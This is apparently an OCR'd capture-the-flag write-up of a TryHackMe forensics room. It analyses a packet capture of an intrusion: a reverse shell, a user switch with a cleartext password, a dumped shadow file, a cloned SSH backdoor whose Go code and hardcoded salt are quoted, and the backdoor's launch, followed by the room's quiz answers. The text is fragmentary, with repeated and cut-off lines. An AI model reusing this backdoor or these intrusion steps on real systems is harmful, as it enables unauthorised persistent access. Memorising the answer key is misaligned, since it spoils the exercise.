
The attacker established persistence by **cloning** a github repository to a local machine (**https://github.com/NinjaJc01/ssh-backdoor**)


Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/de
velopment/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
```

67 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes) — Show data as: ASCII — Stream: 3



Woop woop! Your answer is correct.

What password did the attacker use to privesc?

whenevernoteartinstant — Correct Answer

How did the attacker establish persistence?

https://github.com/NinjaJc01/ssh-backdoor — Correct Answer

Using the fasttrack wordlist, how many of the system passwords were crackable?

Answer format: *


Task 2 ○ Research - Analyse the code

Task 3 ○ Attack - Get back in!

Created by NinjaJc01

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 49450 users are in here and this room is 1200 days old.

It can be that there are **4** system passwords cracked.



Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

```
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8Lu
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJI
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEC
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzHG
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjY
:
james@overpass-production:~$ git clone https://github.com/Nir

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
remote: Counting objects:  33% (6/18)
remote: Counting objects:  38% (7/18)
remote: Counting objects:  44% (8/18)
remote: Counting objects:  50% (9/18)
```


67 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes) — Show data as: ASCII — Stream 3

Find:

obed@kali: ~

```
┌──(obed㉿kali)-[~]
└─$ git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
Receiving objects: 100% (18/18), 3.14 MiB | 361.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
remote: Total 18 (delta 4), reused 9 (delta 1), pack-reused 0

┌──(obed㉿kali)-[~]
└─$ git clone https://github.com/NinjaJc01/ssh-backdoor
```



https://tryhackme.com/room/overpass2hacked

What password did the attacker use to privesc?

whenevernoteartinstant

How did the attacker establish persistence?

https://github.com/NinjaJc01/ssh-backdoor

Using the fasttrack wordlist, how many of the system passwords were crackable?

4

Woop woop! Your answer is correct.

Task 2 ○ Research - Analyse the code


Task 3 ○ Attack - Get back in!

Created by NinjaJc01

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 49450 users are in here and this room is 1200 days old.

Task 2: Research – Analyse the code

In this task, we require the cloned repository which I have already done in the previous task.



Task 1 Forensics - Analyse the PCAP

Task 2 Research - Analyse the code

Now that you've found the code for the backdoor, it

Answer the questions below

What's the default hash for the backdoor?

Answer format: ********************************

What's the hardcoded salt for the backdoor?

Answer format: ********************************


What was the hash that the attacker used? - go back

Answer format: ********************************

Crack the hash using rockyou and a cracking tool of y

Answer format: **********

```
-rw-r--r-- 1 obed obed   39352 Nov 23 06:26 tcpdump2.pcap
-rw-r--r-- 1 obed obed       0 Nov  9 13:20 webapp.db

┌──(obed㉿kali)-[~]
└─$ ls
Captures.tar                          Pictures
Desktop                               Public
Documents                             Templates
Downloads                             Videos
InfluxDB-Exploit-CVE-2019-20933ffuf
Music                    google-chrome-stable_current_amd64.deb
NinjaJc01-01.cap            linux_signing_key.pub
NinjaJc01-01.csv            ssh-backdoor
NinjaJc01-01.kismet.csv     tcpdump.pcap
NinjaJc01-01.kismet.netxml  tcpdump2.pcap
Ninja lc01-01.log.csv       webapp.db

┌──(obed㉿kali)-[~]
└─$ cd ssh-backdoor

┌──(obed㉿kali)-[~/ssh-backdoor]
└─$ ls
README.md  backdoor  build.sh  main.go  setup.sh

┌──(obed㉿kali)-[~/ssh-backdoor]
└─$ cat main.go
```



Task 1 Forensics - Analyse the PCAP

Woop woop! Your answer is correct.

Task 2 Research - Analyse the code

Now that you've found the code for the backdoor, it's time to analyse it.

Answer the questions below

What's the default hash for the backdoor?

0b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3" | Correct Answer | Hint

What's the hardcoded salt for the backdoor?

Answer format: ******************************** | Submit | Hint


What was the hash that the attacker used? - go back to the PCAP for this!

Answer format: ** | Submit | Hint


Crack the hash using rockyou and a cracking tool of your choice. What's the password?

Answer format: ********** | Submit | Hint

To find the salt, locate the salt in file, near the end part of the file.



```
        cmd.Wait()
    } else {
        io.WriteString(s, "No PTY requested.\n")
        s.Exit(1)
    }
}

func runCommand(cmd string) []byte {
    result := exec.Command("/bin/bash", "-c", cmd)
    response, _ := result.CombinedOutput()
    return response
}

func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}

┌──(obed㉿kali)-[~/ssh-backdoor]
└─$ 
```



Now that you've found the code for the backdoor, it's time to analyse it.

Woop woop! Your answer is correct.

Answer the questions below

What's the default hash for the backdoor?

0b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

What's the hardcoded salt for the backdoor?

"1c362db832f3f864c8c2fe05f2002a05"


What was the hash that the attacker used? - go back to the PCAP for this!

Answer format: **

Crack the hash using rockyou and a cracking tool of your choice. What's the password?

Answer format: **********

To find the hash that the attacker used, I returned to wireshark platform – now still open and locate the hash as: **6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed**




```
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|         .. .    |
|        .  +     |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e37
0b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

67 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes) | Show data as ASCII | Stream 3

Find:



What's the default hash for the backdoor?

0b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

Woop woop! Your answer is correct.

What's the hardcoded salt for the backdoor?

"1c362db832f3f864c8c2fe05f2002a05"

What was the hash that the attacker used? - go back to the PCAP for this!

;240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Crack the hash using rockyou and a cracking tool of your choice. What's the password?


Answer format: **********

Created by NinjaJc01

